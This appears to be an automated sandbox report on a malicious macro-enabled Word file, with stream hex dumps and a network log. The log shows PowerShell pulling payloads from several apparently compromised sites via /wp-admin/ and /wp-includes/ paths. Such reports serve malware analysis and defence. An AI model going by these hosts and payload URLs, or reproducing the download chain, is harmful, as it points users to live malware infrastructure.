Data Raw:	6a 04 11 00 12 00 01 00 0b 01 0f 00 07 00 03 00 03 00 03 00 00 00 04 00 08 00 00 00 98 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00

Stream Path: Data, File Type: data, Stream Size: 99192

General	
Stream Path:	Data
File Type:	data
Stream Size:	99192
Entropy:	7.3901039161
Base64 Encoded:	True
Data ASCII:	x . . . D . d . . . . / g . , b . r . . . . j . . . . c . . . 8 . . . . A . . . . ? . . . . 8 . A . C . = > . : . . 1 . . . . . " . . . . R . . . . % . . P . 5 . . w . ? . . . . D . . . . . = . . F . . . . . . % . . P . 5 . . w . ? . . . .
Data Raw:	78 83 01 00 44 00 64 00 00 00 00 00 00 00 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 2f 67 eb 2c 62 01 72 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0f 00 04 f0 6a 00 00 00 b2 04 0a f0 08 00 00 00 01 04 00 00 00 0a 00 00 63 00 0b f0 38 00 00 00 04 41 01 00 00 00 3f 01 00 00 06 00 bf 01 00 00 10 00 ff 01 00 00 08 00 80 c3 14 00

Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 524

General	
Stream Path:	Macros/PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	524
Entropy:	5.52955915132
Base64 Encoded:	True
Data ASCII:	I D = " { 9 1 6 F 7 B 9 1 - 5 D 2 F - 4 2 F E - 8 5 A 0 - A 5 1 0 E E 1 5 7 0 3 4 } " . . D o c u m e n t = A 5 g d 2 1 k l f q u 9 c 6 r s / & H 0 0 0 0 0 0 0 0 . . M o d u l e = Z d j t k 4 6 n m 1 7 v o o . . M o d u l e = O w p p n p 8 h a h 4 x o 7 8 8 . . E x e N a m e 3 2 = " F b 5 d 3 b h _ _ k e _ c w 4 p 7 7 " . . N a m e = " m w " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " 2 4 2 6 E E C 5 1 6 F E 1 A F E 1 A F E 1 A F E 1
Data Raw:	49 44 3d 22 7b 39 31 36 46 37 42 39 31 2d 35 44 32 46 2d 34 32 46 45 2d 38 35 41 30 2d 41 35 31 30 45 45 31 35 37 30 33 34 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 41 35 67 64 32 31 6b 6c 66 71 75 39 63 36 72 73 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 5a 64 6a 74 6b 34 36 6e 6d 31 37 76 6f 6f 0d 0a 4d 6f 64 75 6c 65 3d 4f 77 70 70 6e 70 38 68 61 68 34 78 6f 37 38

Stream Path: Macros/PROJECTwm, File Type: data, Stream Size: 149

General	
Stream Path:	Macros/PROJECTwm
File Type:	data
Stream Size:	149
Entropy:	3.96410774314
Base64 Encoded:	False
Data ASCII:	A 5 g d 2 1 k l f q u 9 c 6 r s . A . 5 . g . d . 2 . 1 . k . l . f . q . u . 9 . c . 6 . r . s . . . Z d j t k 4 6 n m 1 7 v o o . Z . d . j . t . k . 4 . 6 . n . m . 1 . 7 . v . o . o . . . O w p p n p 8 h a h 4 x o 7 8 8 . O . w . p . p . n . p . 8 . h . a . h . 4 . x . o . 7 . 8 . 8 . . . . .
Data Raw:	41 35 67 64 32 31 6b 6c 66 71 75 39 63 36 72 73 00 41 00 35 00 67 00 64 00 32 00 31 00 6b 00 6c 00 66 00 71 00 75 00 39 00 63 00 36 00 72 00 73 00 00 00 5a 64 6a 74 6b 34 36 6e 6d 31 37 76 6f 6f 00 5a 00 64 00 6a 00 74 00 6b 00 34 00 36 00 6e 00 6d 00 31 00 37 00 76 00 6f 00 6f 00 00 00 4f 77 70 70 6e 70 38 68 61 68 34 78 6f 37 38 38 00 4f 00 77 00 70 00 70 00 6e 00 70 00 38 00 68

Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 5216

General	
Stream Path:	Macros/VBA/_VBA_PROJECT
File Type:	data
Stream Size:	5216
Entropy:	5.49741129349
Base64 Encoded:	True
Data ASCII:	. a . . . . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 1 . # . 9 . # . C . : . \\ . P . R . O . G . R . A . ~ . 2 . \\ . C . O . M . M . O . N . ~ . 1 . \\ . M . I . C . R . O . S . ~ . 1 . \\ . V . B . A . \\ . V . B . A . 7 . \\ . V . B . E . 7 . . . D . L . L . # . V . i . s . u . a . l . . B . a . s . i . c . . F .

General	
Data Raw:	cc 61 97 00 00 01 00 ff 09 04 00 00 09 04 00 00 e4 04 01 00 00 00 00 00 00 00 00 00 01 00 05 00 02 00 fa 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 31 00 23 00

Stream Path: Macros/VBA/dir, File Type: data, Stream Size: 675


General	
Stream Path:	Macros/VBA/dir
File Type:	data
Stream Size:	675
Entropy:	6.39671072877
Base64 Encoded:	True
Data ASCII:	. . . . . 0 * . . . . . p . . H . . " . . d . . . . . m . . 2 . 4 . . @ . . . . . Z = ... b . . . . . { . . a . . . % . J < . . . . . r s t d o l e > . 2 s . . t . d . o . l . . e . . . h . % ^ . . . * \\ G { 0 0 0 2 ` 0 4 3 0 - . . . . C . . . . . 0 0 4 6 } . # 2 . 0 # 0 # C . : \\ W i n d o w . s \\ S y s W O W . 6 4 \\ . e 2 . t l . b # O L E A u . t o m a t i o n . . ` . . . . N o r m a . l . E N . C r . m . . a . F . . . . . X * \\ C . . . . Q . m . . . . ! O f f i c
Data Raw:	01 9f b2 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 22 02 00 64 e4 04 04 02 1c 6d a2 a2 32 00 34 00 00 40 02 14 06 02 14 5a 3d 02 0a 07 02 62 01 14 08 06 12 09 01 02 12 7b 1a e4 61 06 00 0c 25 02 4a 3c 02 0a 16 00 01 72 73 74 20 64 6f 6c 65 3e 02 32 73 00 00 74 00 64 00 6f 00 6c 00 a0 65 00 0d 00 68 00 25 5e 00 03 00 2a 5c 47 7b 30 30 30 32 60 30 34 33 30 2d

Stream Path: WordDocument, File Type: data, Stream Size: 21038

General	
Stream Path:	WordDocument
File Type:	data
Stream Size:	21038
Entropy:	4.09747048154
Base64 Encoded:	True
Data ASCII:	. . . . _ . . . . . M . . . . b j b j . . . . . R . . b . . . . . E . . . . . F . . . . . F . . . . .
Data Raw:	ec a5 c1 00 5f c0 09 04 00 00 f8 12 bf 00 00 00 00 00 00 10 00 00 00 00 00 00 08 00 00 19 4d 00 00 0e 00 62 6a 62 6a 00 15 00 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 04 16 00 2e 52 00 00 62 7f 00 00 62 7f 00 00 19 45 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 7, 2021 21:05:47.243383884 CET	49167	80	192.168.2.22	104.18.61.59
Jan 7, 2021 21:05:47.289777040 CET	80	49167	104.18.61.59	192.168.2.22
Jan 7, 2021 21:05:47.289877892 CET	49167	80	192.168.2.22	104.18.61.59
Jan 7, 2021 21:05:47.291506052 CET	49167	80	192.168.2.22	104.18.61.59
Jan 7, 2021 21:05:47.337869883 CET	80	49167	104.18.61.59	192.168.2.22
Jan 7, 2021 21:05:47.376131058 CET	80	49167	104.18.61.59	192.168.2.22
Jan 7, 2021 21:05:47.376184940 CET	80	49167	104.18.61.59	192.168.2.22
Jan 7, 2021 21:05:47.376223087 CET	80	49167	104.18.61.59	192.168.2.22
Jan 7, 2021 21:05:47.376262903 CET	80	49167	104.18.61.59	192.168.2.22
Jan 7, 2021 21:05:47.376301050 CET	80	49167	104.18.61.59	192.168.2.22
Jan 7, 2021 21:05:47.376337051 CET	49167	80	192.168.2.22	104.18.61.59
Jan 7, 2021 21:05:47.376358032 CET	80	49167	104.18.61.59	192.168.2.22
Jan 7, 2021 21:05:47.376365900 CET	49167	80	192.168.2.22	104.18.61.59
Jan 7, 2021 21:05:47.376395941 CET	80	49167	104.18.61.59	192.168.2.22
Jan 7, 2021 21:05:47.376421928 CET	80	49167	104.18.61.59	192.168.2.22
Jan 7, 2021 21:05:47.376426935 CET	49167	80	192.168.2.22	104.18.61.59
Jan 7, 2021 21:05:47.376456976 CET	80	49167	104.18.61.59	192.168.2.22
Jan 7, 2021 21:05:47.376480103 CET	49167	80	192.168.2.22	104.18.61.59
Jan 7, 2021 21:05:47.376507998 CET	49167	80	192.168.2.22	104.18.61.59
Jan 7, 2021 21:05:47.382473946 CET	49167	80	192.168.2.22	104.18.61.59
Jan 7, 2021 21:05:47.428958893 CET	80	49167	104.18.61.59	192.168.2.22
Jan 7, 2021 21:05:47.473306894 CET	49168	80	192.168.2.22	104.27.145.251
Jan 7, 2021 21:05:47.524171114 CET	80	49168	104.27.145.251	192.168.2.22
Jan 7, 2021 21:05:47.524281025 CET	49168	80	192.168.2.22	104.27.145.251
Jan 7, 2021 21:05:47.524456024 CET	49168	80	192.168.2.22	104.27.145.251
Jan 7, 2021 21:05:47.574918985 CET	80	49168	104.27.145.251	192.168.2.22
Jan 7, 2021 21:05:47.585297108 CET	80	49168	104.27.145.251	192.168.2.22
Jan 7, 2021 21:05:47.585351944 CET	80	49168	104.27.145.251	192.168.2.22
Jan 7, 2021 21:05:47.585429907 CET	80	49168	104.27.145.251	192.168.2.22
Jan 7, 2021 21:05:47.585455894 CET	49168	80	192.168.2.22	104.27.145.251
Jan 7, 2021 21:05:47.585472107 CET	80	49168	104.27.145.251	192.168.2.22
Jan 7, 2021 21:05:47.585500002 CET	80	49168	104.27.145.251	192.168.2.22
Jan 7, 2021 21:05:47.585534096 CET	49168	80	192.168.2.22	104.27.145.251
Jan 7, 2021 21:05:47.657644033 CET	49169	80	192.168.2.22	209.59.139.39
Jan 7, 2021 21:05:47.796133995 CET	49168	80	192.168.2.22	104.27.145.251
Jan 7, 2021 21:05:47.813410044 CET	80	49169	209.59.139.39	192.168.2.22
Jan 7, 2021 21:05:47.813528061 CET	49169	80	192.168.2.22	209.59.139.39
Jan 7, 2021 21:05:47.813714027 CET	49169	80	192.168.2.22	209.59.139.39
Jan 7, 2021 21:05:47.968933105 CET	80	49169	209.59.139.39	192.168.2.22
Jan 7, 2021 21:05:47.969906092 CET	80	49169	209.59.139.39	192.168.2.22
Jan 7, 2021 21:05:47.969965935 CET	80	49169	209.59.139.39	192.168.2.22
Jan 7, 2021 21:05:47.970006943 CET	80	49169	209.59.139.39	192.168.2.22
Jan 7, 2021 21:05:47.970047951 CET	80	49169	209.59.139.39	192.168.2.22
Jan 7, 2021 21:05:47.970057964 CET	49169	80	192.168.2.22	209.59.139.39
Jan 7, 2021 21:05:47.970096111 CET	80	49169	209.59.139.39	192.168.2.22
Jan 7, 2021 21:05:47.970129013 CET	49169	80	192.168.2.22	209.59.139.39
Jan 7, 2021 21:05:47.970138073 CET	80	49169	209.59.139.39	192.168.2.22
Jan 7, 2021 21:05:47.970206022 CET	49169	80	192.168.2.22	209.59.139.39
Jan 7, 2021 21:05:47.970633030 CET	49169	80	192.168.2.22	209.59.139.39
Jan 7, 2021 21:05:48.125987053 CET	80	49169	209.59.139.39	192.168.2.22
Jan 7, 2021 21:05:48.347687006 CET	49170	80	192.168.2.22	45.130.229.91
Jan 7, 2021 21:05:48.672101021 CET	80	49170	45.130.229.91	192.168.2.22
Jan 7, 2021 21:05:48.672403097 CET	49170	80	192.168.2.22	45.130.229.91
Jan 7, 2021 21:05:48.672554970 CET	49170	80	192.168.2.22	45.130.229.91
Jan 7, 2021 21:05:48.996808052 CET	80	49170	45.130.229.91	192.168.2.22
Jan 7, 2021 21:05:48.996871948 CET	80	49170	45.130.229.91	192.168.2.22
Jan 7, 2021 21:05:49.061636925 CET	49171	443	192.168.2.22	45.130.229.91
Jan 7, 2021 21:05:49.215758085 CET	49170	80	192.168.2.22	45.130.229.91
Jan 7, 2021 21:05:49.371001005 CET	443	49171	45.130.229.91	192.168.2.22
Jan 7, 2021 21:05:49.371131897 CET	49171	443	192.168.2.22	45.130.229.91
Jan 7, 2021 21:05:49.379700899 CET	49171	443	192.168.2.22	45.130.229.91
Jan 7, 2021 21:05:49.688793898 CET	443	49171	45.130.229.91	192.168.2.22
Jan 7, 2021 21:05:49.688898087 CET	443	49171	45.130.229.91	192.168.2.22
Jan 7, 2021 21:05:49.688924074 CET	443	49171	45.130.229.91	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 7, 2021 21:05:49.689146996 CET	49171	443	192.168.2.22	45.130.229.91
Jan 7, 2021 21:05:49.698014021 CET	49171	443	192.168.2.22	45.130.229.91
Jan 7, 2021 21:05:49.699115038 CET	49172	443	192.168.2.22	45.130.229.91
Jan 7, 2021 21:05:50.007185936 CET	443	49171	45.130.229.91	192.168.2.22
Jan 7, 2021 21:05:50.023536921 CET	443	49172	45.130.229.91	192.168.2.22
Jan 7, 2021 21:05:50.023901939 CET	49172	443	192.168.2.22	45.130.229.91
Jan 7, 2021 21:05:50.024396896 CET	49172	443	192.168.2.22	45.130.229.91
Jan 7, 2021 21:05:50.348839998 CET	443	49172	45.130.229.91	192.168.2.22
Jan 7, 2021 21:05:50.348901987 CET	443	49172	45.130.229.91	192.168.2.22
Jan 7, 2021 21:05:50.348933935 CET	443	49172	45.130.229.91	192.168.2.22
Jan 7, 2021 21:05:50.349123955 CET	49172	443	192.168.2.22	45.130.229.91
Jan 7, 2021 21:05:50.352319956 CET	49172	443	192.168.2.22	45.130.229.91
Jan 7, 2021 21:05:50.676693916 CET	443	49172	45.130.229.91	192.168.2.22
Jan 7, 2021 21:05:50.681444883 CET	49173	80	192.168.2.22	210.86.239.69
Jan 7, 2021 21:05:50.946470976 CET	80	49173	210.86.239.69	192.168.2.22
Jan 7, 2021 21:05:50.946768999 CET	49173	80	192.168.2.22	210.86.239.69
Jan 7, 2021 21:05:50.946960926 CET	49173	80	192.168.2.22	210.86.239.69
Jan 7, 2021 21:05:51.211621046 CET	80	49173	210.86.239.69	192.168.2.22
Jan 7, 2021 21:05:51.222735882 CET	80	49173	210.86.239.69	192.168.2.22
Jan 7, 2021 21:05:51.222829103 CET	80	49173	210.86.239.69	192.168.2.22
Jan 7, 2021 21:05:51.222868919 CET	80	49173	210.86.239.69	192.168.2.22
Jan 7, 2021 21:05:51.222866058 CET	49173	80	192.168.2.22	210.86.239.69
Jan 7, 2021 21:05:51.222907066 CET	80	49173	210.86.239.69	192.168.2.22
Jan 7, 2021 21:05:51.222954988 CET	80	49173	210.86.239.69	192.168.2.22
Jan 7, 2021 21:05:51.222965002 CET	49173	80	192.168.2.22	210.86.239.69
Jan 7, 2021 21:05:51.222997904 CET	80	49173	210.86.239.69	192.168.2.22
Jan 7, 2021 21:05:51.223025084 CET	80	49173	210.86.239.69	192.168.2.22
Jan 7, 2021 21:05:51.223036051 CET	49173	80	192.168.2.22	210.86.239.69
Jan 7, 2021 21:05:51.223062038 CET	80	49173	210.86.239.69	192.168.2.22
Jan 7, 2021 21:05:51.223099947 CET	80	49173	210.86.239.69	192.168.2.22
Jan 7, 2021 21:05:51.223105907 CET	49173	80	192.168.2.22	210.86.239.69
Jan 7, 2021 21:05:51.223136902 CET	80	49173	210.86.239.69	192.168.2.22
Jan 7, 2021 21:05:51.223191977 CET	49173	80	192.168.2.22	210.86.239.69
Jan 7, 2021 21:05:51.488089085 CET	80	49173	210.86.239.69	192.168.2.22
Jan 7, 2021 21:05:51.488152027 CET	80	49173	210.86.239.69	192.168.2.22
Jan 7, 2021 21:05:51.488195896 CET	80	49173	210.86.239.69	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 7, 2021 21:05:47.160888910 CET	52197	53	192.168.2.22	8.8.8.8
Jan 7, 2021 21:05:47.233616114 CET	53	52197	8.8.8.8	192.168.2.22
Jan 7, 2021 21:05:47.404843092 CET	53099	53	192.168.2.22	8.8.8.8
Jan 7, 2021 21:05:47.472182989 CET	53	53099	8.8.8.8	192.168.2.22
Jan 7, 2021 21:05:47.600292921 CET	52838	53	192.168.2.22	8.8.8.8
Jan 7, 2021 21:05:47.656658888 CET	53	52838	8.8.8.8	192.168.2.22
Jan 7, 2021 21:05:47.983973026 CET	61200	53	192.168.2.22	8.8.8.8
Jan 7, 2021 21:05:48.346952915 CET	53	61200	8.8.8.8	192.168.2.22
Jan 7, 2021 21:05:49.004220009 CET	49548	53	192.168.2.22	8.8.8.8
Jan 7, 2021 21:05:49.060590029 CET	53	49548	8.8.8.8	192.168.2.22
Jan 7, 2021 21:05:50.370225906 CET	55627	53	192.168.2.22	8.8.8.8
Jan 7, 2021 21:05:50.680346012 CET	53	55627	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 7, 2021 21:05:47.160888910 CET	192.168.2.22	8.8.8.8	0xad13	Standard query (0)	wpsapk.com	A (IP address)	IN (0x0001)
Jan 7, 2021 21:05:47.404843092 CET	192.168.2.22	8.8.8.8	0x959b	Standard query (0)	sofsuite.com	A (IP address)	IN (0x0001)
Jan 7, 2021 21:05:47.600292921 CET	192.168.2.22	8.8.8.8	0x82b3	Standard query (0)	veterinariadrpopui.com	A (IP address)	IN (0x0001)
Jan 7, 2021 21:05:47.983973026 CET	192.168.2.22	8.8.8.8	0x71dd	Standard query (0)	shop.elemenslide.com	A (IP address)	IN (0x0001)
Jan 7, 2021 21:05:49.004220009 CET	192.168.2.22	8.8.8.8	0xfc39	Standard query (0)	shop.elemenslide.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 7, 2021 21:05:50.370225906 CET	192.168.2.22	8.8.8.8	0xc229	Standard query (0)	khanhhoahomnay.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 7, 2021 21:05:47.233616114 CET	8.8.8.8	192.168.2.22	0xad13	No error (0)	wpsapk.com		104.18.61.59	A (IP address)	IN (0x0001)
Jan 7, 2021 21:05:47.233616114 CET	8.8.8.8	192.168.2.22	0xad13	No error (0)	wpsapk.com		172.67.141.14	A (IP address)	IN (0x0001)
Jan 7, 2021 21:05:47.233616114 CET	8.8.8.8	192.168.2.22	0xad13	No error (0)	wpsapk.com		104.18.60.59	A (IP address)	IN (0x0001)
Jan 7, 2021 21:05:47.472182989 CET	8.8.8.8	192.168.2.22	0x959b	No error (0)	sofsuite.com		104.27.145.251	A (IP address)	IN (0x0001)
Jan 7, 2021 21:05:47.472182989 CET	8.8.8.8	192.168.2.22	0x959b	No error (0)	sofsuite.com		104.27.144.251	A (IP address)	IN (0x0001)
Jan 7, 2021 21:05:47.472182989 CET	8.8.8.8	192.168.2.22	0x959b	No error (0)	sofsuite.com		172.67.158.72	A (IP address)	IN (0x0001)
Jan 7, 2021 21:05:47.656658888 CET	8.8.8.8	192.168.2.22	0x82b3	No error (0)	veterinariadrpopui.com		209.59.139.39	A (IP address)	IN (0x0001)
Jan 7, 2021 21:05:48.346952915 CET	8.8.8.8	192.168.2.22	0x71dd	No error (0)	shop.elemenslide.com		45.130.229.91	A (IP address)	IN (0x0001)
Jan 7, 2021 21:05:49.060590029 CET	8.8.8.8	192.168.2.22	0xfc39	No error (0)	shop.elemenslide.com		45.130.229.91	A (IP address)	IN (0x0001)
Jan 7, 2021 21:05:50.680346012 CET	8.8.8.8	192.168.2.22	0xc229	No error (0)	khanhhoahomnay.net		210.86.239.69	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- wpsapk.com
- sofsuite.com
- veterinariadrpopui.com
- shop.elemenslide.com
- khanhhoahomnay.net
- 5.2.136.90

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	104.18.61.59	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 7, 2021 21:05:47.291506052 CET	0	OUT	GET /wp-admin/v/ HTTP/1.1 Host: wpsapk.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 7, 2021 21:05:47.376131058 CET	1	IN	HTTP/1.1 503 Service Temporarily Unavailable Date: Thu, 07 Jan 2021 20:05:47 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Set-Cookie: __cfduid=d81dd7783a529daefca067c8552ef921a1610049947; expires=Sat, 06-Feb-21 20:05:47 GMT; path=/; domain=.wpsapk.com; HttpOnly; SameSite=Lax X-Frame-Options: SAMEORIGIN Cache-Control: private, max-age=0, no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Expires: Thu, 01 Jan 1970 00:00:01 GMT cf-request-id: 07800d9ec000000b337b103000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=Q84voHE1UvhTx1Ss2WEkLilXVcDymoNNgndiS7GVYnkgr06cyE9xqhJmjT2%2FnYmYKuh94qWqpA71fqQaEqfVcsJyR1NphcGTCMLW"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 60e04baace6c0b33-AMS Data Raw: 31 66 66 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0a 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 45 64 67 65 2c 63 68 72 6f 6d 65 3d 31 22 20 2f 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 20 2f 3e 0a 20 20 3c 74 69 74 6c 65 3e 4a 75 73 74 20 61 20 6d 6f 6d 65 6e 74 2e 2e 2e 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 68 74 6d 6c 2c 20 62 6f 64 79 20 7b 77 69 64 74 68 3a 20 31 30 30 25 3b 20 68 65 69 67 68 74 3a 20 31 30 30 25 3b 20 6d 61 72 67 69 6e 3a 20 30 3b 20 70 61 64 64 69 6e 67 3a 20 30 3b 7d 0a 20 20 20 20 62 6f 64 79 20 7b 62 61 63 6b 67 Data Ascii: 1ff9<!DOCTYPE HTML><html lang="en-US"><head> <meta charset="UTF-8" /> <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /> <meta http-equiv="X-UA-Compatible" content="IE=Edge,chrome=1" /> <meta name="robots" content="noindex, nofollow" /> <meta name="viewport" content="width=device-width,initial-scale=1" /> <title>Just a moment...</title> <style type="text/css"> html, body {width: 100%; height: 100%; margin: 0; padding: 0;} body {backg

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	104.27.145.251	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 7, 2021 21:05:47.524456024 CET	10	OUT	GET /wp-includes/2jm3nIk/ HTTP/1.1 Host: sofsuite.com Connection: Keep-Alive
Jan 7, 2021 21:05:47.585297108 CET	12	IN	HTTP/1.1 200 OK Date: Thu, 07 Jan 2021 20:05:47 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=dc31d7f39981b15a76a872c4b04d758741610049947; expires=Sat, 06-Feb-21 20:05:47 GMT; path=/; domain=.sofsuite.com; HttpOnly; SameSite=Lax X-Frame-Options: SAMEORIGIN cf-request-id: 07800d9faa0000410de9024000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=hChW3bLxqpZk%2F8RgwdYbtOemZGqIujofHrGtZzQthMX2G4K%2BSur9FUmr4XC8nxIIJEpNYNaZzpcTCVTFvUHOC0bMmS4%2FebEFAyuP76w%3D"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 60e04bac4cdb410d-PRG Data Raw: 31 30 64 64 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 5d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 36 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 37 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 37 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 38 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 38 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 67 74 20 49 45 20 38 5d 3e 3c 21 2d 2d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 2d 2d 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 53 75 73 70 65 63 74 65 64 20 70 68 69 73 68 69 6e 67 20 73 69 74 65 20 7c 20 43 6c 6f 75 64 66 6c 61 72 65 3c 2f 74 69 74 6c 65 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 45 64 67 65 2c 63 68 72 6f 6d 65 3d 31 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 2c 20 6e 6f 66 6f 6c 6c 6f 77 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 